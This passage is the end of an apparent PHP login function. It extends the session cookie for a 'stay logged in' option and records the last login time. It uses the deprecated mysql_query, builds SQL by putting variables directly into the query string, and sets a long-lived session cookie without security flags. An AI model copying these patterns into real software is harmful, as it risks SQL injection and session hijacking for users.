        $seid = session_id();
        $staylogged = getArrayVal($_POST, 'staylogged');

        if ($staylogged == 1)
        {
            setcookie("PHPSESSID", "$seid", time() + 14 * 24 * 3600);
        }
        $upd1 = mysql_query("UPDATE user SET lastlogin = '$now' WHERE ID = $userid");
        return true;
    }
    else
    {
        return false;
    }
}
```